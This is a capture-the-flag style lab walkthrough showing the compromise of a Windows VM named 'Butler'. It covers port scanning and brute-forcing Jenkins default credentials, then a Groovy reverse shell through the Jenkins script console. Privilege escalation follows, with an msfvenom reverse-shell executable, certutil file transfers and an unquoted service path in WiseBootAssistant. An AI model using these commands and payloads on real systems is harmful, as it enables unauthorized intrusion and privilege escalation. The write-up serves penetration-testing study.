
Both the machine are on a NAT Network.
To verify that the target system was reachable.
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.80
PING 10.0.2.80 (10.0.2.80) 56(84) bytes of data.
64 bytes from 10.0.2.80: icmp_seq=1 ttl=128 time=4.41 ms
64 bytes from 10.0.2.80: icmp_seq=2 ttl=128 time=1.68 ms
64 bytes from 10.0.2.80: icmp_seq=3 ttl=128 time=2.81 ms
^C
--- 10.0.2.80 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 1.678/2.966/4.413/1.122 ms
┌──(kali㉿kali)-[~]
└─$ nmap -sCV -T4 -p- 10.0.2.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 09:08 EST
Nmap scan report for 10.0.2.80
Host is up (0.0023s latency).
Not shown: 65524 closed tcp ports (reset)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
8080/tcp open http Jetty 9.4.41.v20210516
|_http-title: Site doesn't have a title (text/html
|_http-server-header: Jetty(9.4.41.v20210516)
| http-robots.txt: 1 disallowed entry
|_/
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49671/tcp open msrpc Microsoft Windows RPC
MAC Address: 08:00:27:9B:97:08 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows
Host script results:
| smb2-time:
| date: 2025-12-05T14:11:44
|_ start_date: N/A
|_clock-skew: 2s
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:9b:97:08 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 209.07 seconds
The scan confirms that the target is a Windows-based system exposing several standard Windows services. Ports 135, 139, and 445 are open, indicating the presence of RPC and SMB, which are common enumeration and attack vectors on Windows environments.
In addition, a web service is accessible on port 8080, running Jetty 9.4.41. This immediately stands out as a potential entry point, as custom or misconfigured web applications often provide an initial foothold. The presence of a robots.txt file suggests hidden or restricted paths that warrant further investigation.
SMB enumeration scripts also revealed the NetBIOS name “BUTLER”, confirming the machine identity.
Based on these findings, further enumeration was focused on the **web application on port 8080** and **SMB services**.

Accessing the web service on port 8080 revealed a Jenkins login interface, indicating the presence of a Jenkins automation server exposed to the network.
Since Jenkins commonly runs with elevated privileges and supports script execution through build pipelines, it represents a high-value attack surface. Misconfigurations such as weak credentials, anonymous access, or vulnerable plugins can often lead to remote code execution.
Based on this discovery, further enumeration was focused on **Jenkins authentication mechanisms and configuration**.

I targeted the Jenkins login endpoint using Burp Suite Intruder to test common credential combinations. A cluster bomb attack was configured against the j_username and j_password parameters.
During the attack, I identified valid credentials:
- Username:
jenkins - Password:
jenkins
This confirmed that Jenkins was exposed with weak/default credentials, granting me unauthorized access to the administrative interface.

After successfully logging in, I gained access to the Jenkins dashboard. While reviewing the available features, I identified functionality that allows script execution, indicating a clear path to remote code execution. Given Jenkins’ ability to execute scripts and jobs with elevated privileges, this presented an opportunity to obtain a reverse shell and establish an initial foothold on the target system.
https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76
After gaining access to the Jenkins dashboard, I searched for a Groovy-based reverse shell payload suitable for execution through Jenkins’ script functionality. I found a publicly available Groovy reverse shell script and adapted it to my listener configuration.

I executed the script through Jenkins, which resulted in a successful callback to my machine.
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8044
listening on [any] 8044 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.80] 49973
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>
┌──(kali㉿kali)-[~/HTB]
└─$ wget https:
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https:
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.109.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10170880 (9.7M) [application/octet-stream]
Saving to: ‘winPEASx64.exe’
winPEASx64.exe 100%[=====================================================================================================>] 9.70M 2.88MB/s in 3.4s
2025-12-06 18:13:49 (2.88 MB/s) - ‘winPEASx64.exe’ saved [10170880/10170880]
After establishing an initial foothold on the machine, the next objective was to identify potential privilege escalation vectors. Given that Butler is a Windows-based target, I opted to use winPEAS.exe.
┌──(kali㉿kali)-[~]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/download/20251201-130af74a/winPEASx64.exe
--2025-12-06 18:13:43--  https://github.com/peass-ng/PEASS-ng/releases/download/20251201-130af74a/winPEASx64.exe
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/de36de6f-c651-4514-86f2-28de883e0544?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-12-07T00%3A01%3A29Z&rscd=attachment%3B+filename%3DwinPEASx64.exe&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-12-06T23%3A01%3A16Z&ske=2025-12-07T00%3A01%3A29Z&sks=b&skv=2018-11-09&sig=GOqA4rP%2FuKgmsisXBT3Byf3X%2FvjwYd%2B5gGnPnBOSz98%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2NTA2MzE0NSwibmJmIjoxNzY1MDYyODQ1LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.kTliSNMWg0mJXYz2B52G_BC8gvKBdc5oxL1zl4vfQs0&response-content-disposition=attachment%3B%20filename%3DwinPEASx64.exe&response-content-type=application%2Foctet-stream [following]
--2025-12-06 18:13:45--  https://release-assets.githubusercontent.com/github-production-release-asset/165548191/de36de6f-c651-4514-86f2-28de883e0544?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-12-07T00%3A01%3A29Z&rscd=attachment%3B+filename%3DwinPEASx64.exe&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-12-06T23%3A01%3A16Z&ske=2025-12-07T00%3A01%3A29Z&sks=b&skv=2018-11-09&sig=GOqA4rP%2FuKgmsisXBT3Byf3X%2FvjwYd%2B5gGnPnBOSz98%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2NTA2MzE0NSwibmJmIjoxNzY1MDYyODQ1LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.kTliSNMWg0mJXYz2B52G_BC8gvKBdc5oxL1zl4vfQs0&response-content-disposition=attachment%3B%20filename%3DwinPEASx64.exe&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.109.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10170880 (9.7M) [application/octet-stream]
Saving to: ‘winPEASx64.exe’

winPEASx64.exe                                  100%[=====================================================================================================>]   9.70M  2.88MB/s    in 3.4s

2025-12-06 18:13:49 (2.88 MB/s) - ‘winPEASx64.exe’ saved [10170880/10170880]
With winPEASx64.exe downloaded on the Kali attacking machine, I transferred the binary to the compromised Butler host for local execution.
c:\Users\butler>certutil.exe -urlcache -f http:
certutil.exe -urlcache -f http:
**** Online ****
CertUtil: -URLCache command completed successfully.
During local enumeration with winPEAS, I identified a vulnerable Windows service named WiseBootAssistant (Wise Care 365). The service was running with elevated privileges and had an unquoted executable path containing spaces, making it susceptible to an unquoted service path attack.

I generated a malicious executable on Kali using msfvenom to obtain a reverse shell.
┌──(kali㉿kali)-[~/HTB]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.4 LPORT=1234 -f exe > Wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
The payload was transferred to the vulnerable directory using certutil:
c:\Program Files (x86)\Wise>certutil -urlcache -f http:
certutil -urlcache -f http:
**** Online ****
CertUtil: -URLCache command completed successfully.
c:\Program Files (x86)\Wise>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24
Directory of c:\Program Files (x86)\Wise
12/06/2025 03:50 PM <DIR> .
12/06/2025 03:50 PM <DIR> ..
11/12/2025 11:15 PM 0 whoami
08/14/2021 04:34 AM <DIR> Wise Care 365
12/06/2025 03:50 PM 7,168 wise.exe
2 File(s) 7,168 bytes
3 Dir(s) 10,038,145,024 bytes free
c:\Program Files (x86)\Wise>
Service Restart and Escalation
I restarted the vulnerable service to trigger execution of the malicious binary:
c:\Program Files (x86)\Wise>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x1388

c:\Program Files (x86)\Wise>sc query WiseBootAssistant
sc query WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

c:\Program Files (x86)\Wise>sc start WiseBootAssistant
sc start WiseBootAssistant
got the shell (but not Administrator)